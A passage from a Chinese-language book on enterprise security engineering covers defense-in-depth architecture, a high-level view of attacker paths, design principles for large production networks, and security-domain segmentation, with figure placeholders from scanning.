的地位甚至会倒退。有人觉得没防火墙也无所谓，把不必要的服务全停了就行了。确实，如果只有一台机器你可以那么干，如果是一个复杂生产网络的成千上万的服务器，归属于世界各地的 IDC，资产附属同一组织中不同的 admin 管理，变更完全不受控，没有防火墙会如何？恐怕是乱成一锅粥了吧。

如果以前的产品和解决方案会被代替最大的可能性是因为它的“投入产出比不那么高了”，所以新的解决方案即便是技术上跨维度竞争，想替代老的解决方案必须做到这一点。比如 NIDS 是一个全类型协议分析器，WAF 实际上可以看成是一个以 HTTP(s) 协议为主的 NIDS（NIPS），但如果在 Web 服务为主的生产网络里，除 HTTP/HTTPS 以外的协议都在边界被防火墙过滤了，在这种场景下，部署 IDS（IPS）的价值就不是那么大，相较而言，WAF 对 HTTP 协议拥有更强的检测能力，NIDS、NIPS 的价值量在这里显得比较小，因此在总预算固定且不富余的情况下，WAF 完全可以替代 NIPS。大数据的解决方案什么时候可以替换原来的解决方案：实现原来所有的检测维度和检测深度，拥有更高的检出率，这个时候可以说选择老的解决方案已经彻底没价值，新的产品会完全取代老的产品形态，但在没有做到这一点之前，仍然是两者共存的状态。

在当下的安全产业，新概念层出不穷，但有很多属于旧酒装新瓶，换汤不换药。概念

变了，实操层面扩展或者优化了一点，但本质没变。如果被概念所迷惑，安全工作就会进入死胡同。尤其是安全行业的后来者，如果没有搞清楚某项安全技术的起源是为解决什么问题的，而被一堆高大上的概念名词所吸引，甚至把厂商用来营销的软文当成技术学习的范本，就会跌入坑中。在解决实际的问题上，低成本、简单甚至无脑的手段只要能解决问题就好，高大上的东西并不见得一定“管用”、“好用”。

技术篇



Chapter 5 第 5 章

防御架构原则

本章从通用和全局的角度介绍一下防御体系架构的设计方法。

5.1 防守体系建设三部曲

攻防对抗主要是三个层面的对抗：信息对抗、技术对抗、运营能力对抗，如果我们在这三个层面可以做到趋于完美，那么防守体系趋于固若金汤之势是可期待的。

1. 信息对抗

信息对抗的目的是知己知彼，从两方面进行：数据化和社会化。

数据化指的是企业自身安全风险数据建设与分析，需要根据基线数据、拓扑数据、业务数据梳理清楚可能存在的攻击路径与攻击面，针对性设防。攻击者得手的原因往往并非我们没有设防，而是不清楚存在哪些攻击面与路径。同时需要注意的是，这些数据是动态变化的，需要持续运营，对于业务环境变更带来的新的攻击面与路径需要及时补防，往往纰漏也出现在对业务变更跟进不够及时的情况下。

2. 技术对抗

在攻防技术对抗方面，业界通常是一片悲观情绪，认为防守方总是处于劣势。在通用的安全技术方面确实如此，因为防守者面对的是一个开放性的安全防御难题，建设的防御体系往往如同“马其诺防线”一样被攻击者绕开。

但如果我们的防守体系解决的是一个相对固定的企业和业务，或者说根据前述信息对抗环节中梳理出清晰的防守环节，那么我们的防守体系是可以做到闭环的。

在攻防技术维度，单点设防的方式往往让防守者陷入疲于应付的境地。但战场在我们的地盘，不需要与对手在同一个维度作战，针对攻击者，每个突破点可以在更高维度以及多维度进行检测与防守，这才能扭转攻防的颓势。

所以诸如 HIDS API hook 于命令注入和系统横向渗透，RASP 于 Web 漏洞，行为监测模型于 0day 攻击，是我们扭转攻防优势的手段。

方案有了，接下来就是工程能力，把方案落地优化才能有最终的效果。这包括代码能力、海量数据运营、规则的优化。特别是在 BAT 这类超大型网络中，往往决定效果的不是攻防技术，工程化反而成了压垮安全项目的最后一根稻草。项目失败就不要提什么防守体系建设了。

3. 运营能力对抗

貌似技术做好了，防守体系应该完美了？并非如此！据统计，在所有未能阻断和发现的入侵案例中，仅有 1/3 不到是因为诸如 0 day 漏洞等技术原因，那么剩下的一半是系统故障，另一半是运营工作没跟上。

运营能力主要体现在两方面：

1）风险闭环。简单说就是“一个问题不能犯两次”，通过闭环运营让企业自身安全能力不可逆地走向更好。

2）执行力。这涉及管理方面，就不细说了。

让我们总结一下，防守体系建设三部曲如图 5-1 所示。




图 5-1 防守体系建设三部曲

5.2 大规模生产网络的纵深防御架构

5.2.1 互联网安全理念

纵深防御这个词在安全行业被用得很烂了，乙方的顾问写方案时信手捏来，我想很多人的理解可能并不一致。其实我比较赞同腾讯的“河防”以及数字公司用的“塔防”的概念，这些比较贴近实际。下面展开的主题限定在大规模生产（对外服务）网络而不是办公网络。当下各安全公司都偏爱 APT 和大数据威胁情报之类的概念，在办公网络我想这些是他们圈地运动的战场，不过在生产网络中似乎仍然遥远。自动化运维的交互模型跟大幅度人机操作的办公网络完全不同，而且现在号称机器学习的方法在实操中表现得很一般，效果不如对攻防模型抽象后定义规则的方式。这里并不是在否定机器学习的方法，只是表达离成熟还尚有距离。

先说一下互联网安全的一些理念性的东西，没有漏洞是不可能的，互联网追求快速交付，把安全做得太厚重是“不满足业务需求的”，为追求极致的低缺陷率而大幅增加发布成本是不切实际的。但是互联网安全有几个比较核心的需求：**快速检测、有限影响、快速溯源、快速恢复**。通俗解释一遍就是：允许带着一些问题上线，但是有 bug 或入侵时安全人士能快速检测到而不是处于无知无觉的状态，就算发生了攻击或入侵，安全人士能做到使入侵者所获取的权限和造成的影响尽可能的小，并且安全人士有途径或快照还原入侵过程做根因分析，安全事件能在基本不影响业务的情况下恢复到健康状态。当然，这个话题也太大，本篇只讨论其中关于“有限影响”的部分。

5.2.2 攻击者视角

在谈及防御之前先以攻击者的视角看一下攻击路径，如图 5-2 所示。




图 5-2 渗透路径思维导图

Plan-A：通常路径，从目标系统正面找漏洞，远程直接 rootshell 在现代基本没有了，大多数是以应用为入口，先获取上层应用的权限，然后通过上传 webshell 等方式间接获得系统 shell，最后提权获得 rootshell，后面继续扩大战果的事情就不提了，安全建设的思路自然是要反过来，阻止攻击者扩大战果。

Plan-B：如果正面没有明显可利用的漏洞，就需要曲折迂回，从周围信任域开始下手，这个信任域是广义上的，包括可 arp 重定向的、可嗅探的、可会话中间人的、可链路劫持的、相同内网的、密码满足同一规律的、互联互通信任关系的，灾备或镜像站点等，获取一个点后再折返，之后的路径与 A 类似。

Plan-C：如果直接针对生产网络不行，就需要考虑社会工程学了。针对管理员和办公网络的 APT，水坑攻击；针对应用后台管理员的社会工程学技巧，搞定 SA 自然也就搞定了所有服务器。

5.2.3 防御者模型

安全建设是反入侵视角，针对攻击活动中的每一步“埋点”，埋点的寓意在于我假设攻

击者到了这一步，我要阻止他进入下一步，或者不能带着完全的火力进入下一步还能全身而退。当然，这里只针对有限影响，入侵检测之类的内容这里先不展开，后续会有专门的介绍。图 5-3 是一个纵深防御体系的示例。




图 5-3 纵深防御体系示例

第一层是安全域划分，这个安全域是对业务的抽象，并不是对物理服务器的划分，在大规模分布式架构中，同一个安全域的机器可能并不一定位于同一个物理机房，但是它们对应相同的安全等级，共享一组相同的访问控制策略，只对其他安全域或 Internet 暴露有限的协议和接口。即使攻击者渗透了其他相邻的服务器，也只能扫描和访问这个安全域内有限的几个端口，没办法自由渗透，这个方案主要解决 Plan-B 曲线救国时被入侵者“误伤”，即被无意识的扫描行为以很低的成本获取新的站点和权限，以及获得单点 root 后进一步渗透的扩散，希望能把安全事件爆发的最大范围抑制在一个安全域中，而不是直接扩散到全网。

第二层是基于数据链路层的隔离，只有第二层隔离了才能算真正隔离，否则只在第 3 层以上做 ACL 效果会差一些，仍然会遭受 ARP 攻击。第二层使用 VPC、Vxlan、Vlan 等方法相当于在安全域的基础上对一组服务器以更细的粒度再画一道防线，进一步抑制单点

沦陷后受害源扩大的问题。在不是特别大的网络中可以直接跳过安全域到这一步。当然安全域的概念在任何时候都是存在的，我们在这里仅仅是在做划分的事情。

第二层之上就是端口状态协议过滤，这是绝大多数“防火墙”应用的场景。解决的还是对黑客暴露的攻击面的问题，即使我的加固做得不到位，不必要的服务没有清理干净，开放了有问题的端口，甚至有些端口上跑着的服务还有漏洞，但是因为被防火墙过滤了，路由不可达，所以攻击者利用不了，他只能在对外或对信任域暴露的端口上去想办法。本质上，就是给攻击者提供“窄带”，有限的访问通道。不过在有复杂嵌套引用关系的大规模生产网络中，出于运维成本的考虑，有时候访问控制策略不会做得很细粒度，因为那样的话，如果有台机器挂了，换个 IP 都麻烦，这也是安全向业务的妥协。

再往上一层是现在讨论最多的 App 安全，其实从图中也可以看出你平日的工作都是聚焦于哪层。这一层单独拆开都可以再建一个纵深防御的子体系。应用层通常是暴露在 Internet 上的攻击面，这一层主要是解决认证鉴权、注入跨站上传之类的应用层漏洞，尽可能把入侵者堵在信息和资源的唯一入口。如果你在开发 WAF，那你对应的也是这一层的工作。

应用层上方是容器、运行时环境。这里的目标是假设服务器上的应用程序有漏洞，且攻击者找到了漏洞，我不希望这个漏洞能被成功利用，直接跳转到系统权限，而是希望能在这一步阻止攻击者，办法就是通过容器加固。比如阻止一些危险函数的运行，比如上传了 webshell 但是不被解析执行，比如你想执行 eval( ) 并用种种方法变形编码字符串拼接逃过了应用层的检测，但是到了运行时其实是相同的底层指令，那么无论攻击者在上层多么努力地变形，我都有可能在更底层把攻击者揪出来，哪怕不直接阻断，我也至少报个警。在绝大多数入侵活动中，上传或生成 webshell 是从应用权限向系统权限转化的关键一步，所以这一层的防御也是比较重要的。后面会有单独篇幅讲如何对抗 webshell。

如果不幸之前的步骤都没阻止攻击者，对方已经得到了普通用户的 shell"$"，那么我肯定不希望你继续得到 rootshell，对抗的办法就是大家常见的那些系统加固项。有很多文章洋洋洒洒写了一大堆主要就是用在这个场景的，不过最主要的还是对抗本地提权以及内核提权，攻击免疫或称攻击缓解机制如 SMEP、SMAP、DEP、各种 ASLR、stack-canay、read-only、PLT、GOT 等都是在这里“埋点”，其他的诸如 umask=022 等也是在这里埋点。似乎看上去这些不太需要安全团队的介入，好像都是 OS 默认的机制？其实不然，安全做到

偏执的程度后还是有自己出手的地方，Android 出手比标准的 Linux 更快一点，也许以后就真的没太多需要自己出手的地方了。不过，当下各种基于 LXC 的容器，越来越多的多租户的云环境，隔离的机制完全依赖于内核的健壮性，这些场景下对抗这一层的攻击都显得尤为重要。

如果被拿走了 root 自然是很令人不爽的事，但还不是最令人不爽的。如果有一天当你的 1 万台服务器中有 500 台被攻击了，而且还不能推断是不是装了 kernel rootkit 的情况下，这种感觉是最要命的。就如同你生了个肿瘤手术摘掉也就算了，如果手术完都不确定摘了没有，可就麻烦了，这时即便 500 台服务器备份数据、重装系统都不能彻底解决问题，而且近似于你某个子业务要处于离线状态，对于这种极其影响可用性的事情，业务部门会把你逼疯掉。所以不是特别需求要干掉 LKM、/dev/kmem 并限制 /dev/mem 的全地址空间读写，另外 kernel MAC 内核强制访问控制也能限制 root 只能做有限的事情，尽管理论上内核提权还是能控制一切，不过要在没有开发环境的服务器上实现完整的 kernel rootkit 功能并保证不在用户态留下蛛丝马迹的概率还是比较低。这样做还有一个好处，把入侵检测聚焦于用户态，不要动不动就去装一堆内核级别的重量级玩意儿，大规模高并发的生产环境伤不起。

在云计算环境中，上面那步可能还不算是单点渗透的终结，更底层还有 hypervisor。如果攻击者逃逸出 VM 那就比较狼狈了，每个厂商都需要考虑一下 VMM 的保护方案，现在 hypervisor 这一层很薄，不会做得很重，似乎还没有特别成熟和通用的方案，不过肯定会发展起来，会有更多类似于 XSM 这样的方案。

在一个真正建立纵深防御的系统中，入侵者一般到不了 root 这一步就会被揪出来，只不过完整的纵深防御分散在全书后续的篇幅里，这里只是选取了其中一个维度来试图解读这个概念。另一方面，完整的纵深防御体系只有大型互联网公司才可能全覆盖，因为跟安全建设成本有关，这个问题之前提到过：不同规模企业的安全需求和同一公司在不同安全建设阶段的需求是不一样的。

5.2.4 互联网安全架构设计原则

1. 纵深防御

整个企业的安全架构是由多层次的安全域和对应的安全机制构成的，要保护关键数据，

需要层层设防，层层包围，这样就不太可能被攻击者得手一点就全部失守。

从产品设计层面来讲，即使软件依赖的外层系统安全机制破坏时，仍然能保障应用自身数据的安全性，例如在 iOS 越狱的环境下，系统沙箱失效而应用的数据使用自加密。在 HTTPS 被劫持的状态下，仍然能保证 post 数据中的敏感信息难以破解。

2. 多维防御

对同一种攻击有多种维度的防御和检测手段，逃过一层还有额外机制，例如，对抗 SQL 注入，第一层 WAF，第二层 Web 日志分析，第三层 RASP，第四层 SQL 审计。

又譬如从 SDL 环节来看多维：防御漏洞第一层是静态代码扫描，第二层是编译过程，第三层是运行时保护，确保的是当其中一层失效时还不至于功亏一篑。

3. 降维防御

降维防御是针对降维攻击而言的，大意是在攻击者不可达、不可控、无感知的更底层进行检测和拦截。例如在内核态检测用户态攻击，使用 RASP 在运行时而不是在 cgi 层面检测 webshell，HIDS 的攻击检测不在本机判定，而是在云端计算，入侵者对其无感知。

4. 实时入侵检测

实时入侵检测偏重的是事中进行时的检测能力而不是事后的指标。大规模 IDC 下，例如 10 万多台服务器规模仍然能做到 30 分钟以内即时告警，对正在进行中的入侵活动实时发现，例如攻击者刚上传了 webshell 就能立即告警，而不是等入侵活动阶段性结束，攻击者装了 rootkit 才告警。

5. 伸缩性、可水平扩展

因为互联网的业务架构本身追求水平扩展，所以传统上支持几千个节点的产品，如 QRadar、Arcsight 等在互联网环境下基本无用武之地。不能随业务增长而扩展的安全解决方案是一个致命伤。任何安全手段，无论是 WAF、HIDS，还是 IPS，只要不能水平扩展，就一定不是好的解决方案。

6. 支持分布式 IDC

互联网公司的生产网络一般是多 IDC 部署，传统的单层 C/S 架构往往只能解决一个 IDC 中服务器集中管控的情况。对于海量 IDC 规模，需要支持去中心化，多级部署，解决一系列的失效、冗余和可用性问题。

7. 支持自动化运维

服务器数量一多，不能自动化运维就不具有实际可操作性、可维护性。例如 10 万台服务器的安全 Agent 如果不能自动化分发、自动注册、报告状态，统一策略推送，那就会变成灾难。

8. 低性能损耗

安全解决方案理论上有很多种可能。从架构设计的角度讲，可以 hook 内核，可以 hook 库函数，可以 hook 运行时容器，可以埋很多点，做很多的检测和限制，或者安全工程师可以要求从用户浏览器到反向代理到应用服务器，到数据库的连接全部走 SSL/TLS 加密。但实际上，纯安全设计角度可行的方案，在现实中未必可行，安全带来的性能损耗一大，业务方就不能接受，最后只能成为理论上可行但实际上不可操作、不可落地的纸上谈兵。

另一方面，实操层面也有很多性能损耗的大敌，例如扫描漏洞的爬虫爬到网站负载严重增加，HIDS 在上万并发的 Nginx 服务器上运行了一个 netstat 或 lsof，服务器瞬间“僵”掉……这些都是理论上没错但实际上不可行的安全措施。

9. 能旁路则不串联

“分光”、“旁路”是互联网偏爱的一种方式，究其原因是不想对业务逻辑改动，串联型安全措施最有可能产生的问题是：

1）业务响应的延迟，这种延迟没法通过堆叠扩展更多的服务器来解决。

2）误杀，阻断了正常用户的请求。

3）对业务逻辑的影响，因为是串联，业务改动都要受制于这个安全设备，有时候牵一发动全身。

10. 业务无感知

所谓业务无感知就是安全方案的落地尽可能地对业务侧：不断网、不改变拓扑、不改变业务逻辑、无性能损耗。无缝集成有时也是这个意思。

11. 去“信息孤岛”

传统解决方案中单个安全设备注重解决“自己的事”。例如 IPS 只关注网络而不关注其他，而互联网环境下单点的安全检测和防御是不行的，信息不能封闭在一个程序或设备中，必须可联动，可关联。IOC 的信息必须在企业内部做到兼容、共享和流通，这也是多维和纵深防御的一个前提。

12. TCO 可控

有些商业安全产品也许效果还凑合，小规模 IDC 部署可能没太多问题，而一旦进入海量 IDC 环境，即使给大客户折扣价也是个天文数字，这个数字甚至足以开几家上千人的安全公司。无论如何这种 TCO 的解决方案都是不可行的，跟业务侧去 IOE 一样，在互联网行业，这是一个潜规则而不是明规则，TCO 过高的安全方案就像吸毒，一开始没感觉，随着 IDC 规模的扩大会慢慢无法承受，此时再转型就比较被动。而商业产品很多功能其实都是多余的，实际环境简陋的东西往往很有效，这就是自研的必然性。

Chapter 6 第 6 章

基础安全措施

不管安全实践是多么优秀的互联网公司，其安全体系都离不开一些看起来不那么高大上的基础安全措施，没有了这些，上层那些大数据的入侵检测都如同空中楼阁。之所以能够精确检测是因为在纵深防御中层层设卡，只需要在每个环节关注有限的“点”，也因此入侵检测需要的覆盖面（广度）和检测层次（深度）上随着攻击面的缩小而大幅缩减，提高入侵检测 ROI 的就是一些看起来不太起眼的安全措施。相反，在低效的安全解决方案里，一个安全设备放在链路上要检测所有的协议并关注所有的行为告警，让本来就不够高效的盒子疲于奔命，最后真正有效的告警被一大堆误报淹没。

6.1 安全域划分

安全域划分的目的是将一组安全等级相同的计算机划入同一个安全域，对安全域内的计算机设置相同的网络边界，在网络边界上以最小权限开放对其他安全域的 NACL（网络访问控制策略），使得安全域内这组计算机暴露的风险最小化，在发生攻击或蠕虫病毒等侵害时能将威胁最大化地隔离，减小域外事件对域内系统的影响。

6.1.1 传统的安全域划分

图 6-1 是一个典型的传统中小型企业的安全域划分，虚线表示网络边界，也正好是一个安全域。通常会分出 DMZ 区和内网，在传统的安全域划分中还会通过硬件防火墙的不同

端口来实现隔离。但是如今这种方法越来越多地只适用于办公网络，对于大规模生产网络，这种方法可能不再适用。




图 6-1　传统安全域示例

6.1.2　典型的 Web 服务

典型的 Web 服务通常是接入层、应用层、数据层这样的结构，其安全域和访问控制遵循通用的模型，如图 6-2 所示。




图 6-2　亚马逊 Web 服务的安全组（ACL）示例

这张图源于AWS对云平台的securitygroup（安全组，相当于3层的防火墙ACL）功能的举例描述。其中Web层是直接在互联网上暴露给用户的，而应用层不需要直接暴露在互联网上，它只需要接受Web的请求，以及能访问位于更靠后一层的数据库层，数据库层则只需要接受来自应用层的请求，同时自己的I/O来自于EBS卷，默认这些服务器都需要接受管理员的SSH连接，但管理员并非从互联网直接发起连接，而是先登录到堡垒主机或统一的运维跳板机，由此再发起向Web层、应用层、数据库层的各SSH连接，如果是使用自动化运维工具的场景，则3层的服务器要接受来自运维管理平台（例如Puppet、SaltStack服务端）的连接，这样每层只对外开放最小端口，除必要的协议外默认全部阻止访问。

安全域划分没有限定为一定要划vlan，基于L3、L4的防火墙规则，甚至NAT都可以起到隔离的作用。仅仅是基于L2的划分比L3以后的更加可靠一点。

6.1.3 大型系统安全域划分

Open Stack有一个API流程图，如图6-3所示。

大家觉得图6-3可以用来做OpenStack安全域划分的参考吗？图示中表明了一些数据流和引用关系，但最大的问题在于没有标示出OpenStack各节点的安全等级，例如租户资源池和管理节点没有区分出来，管理服务中也有分类分级，偏后端的和更接近租户容器的应该区分开来，公共服务类的也应独立标示，这样才能从整体上区分不同的资源（服务器、存储、网络设备）属于什么安全域。

在大型互联网服务中，一般可以用图6-4来抽象表示对外提供的服务的关系。当然，这只是一个对典型服务区域的抽象，真正的结构可能比图示要庞大得多。

虚线部分代表安全域的边界。其实通俗一点讲就是个“切蛋糕”的游戏，把不同的业务（垂直纵向）以及分层的服务（水平横向）一个个切开，只在南北向的API调用上保留最小权限的访问控制，在东西向如无系统调用关系则彼此隔离。当然，这个隔离的程度在不同规模的网络里会不一样，小一点的网络可以做到很细，但是大型网络如果做得非常细，运维工作量会非常大，当一个网络需要变更的时候访问控制策略会让人彻底歇菜。所以具体实践上是需要权衡这些方法的。相同之处在于，不管网络规模大和小，基本都遵从类似的架构，区别只在于粒度粗细。如果架构在野蛮成长的初期完全没有考虑这方面的需求，

都是杂乱无章的，如何做安全域划分可以参考一下之前的妥协折中策略。




图 6-3　OpenStack API 流程图

如果希望尽可能在内网少隔离，有利于弹性网络伸缩，前提是基于服务器的单点入侵检测和防护能力比较强。

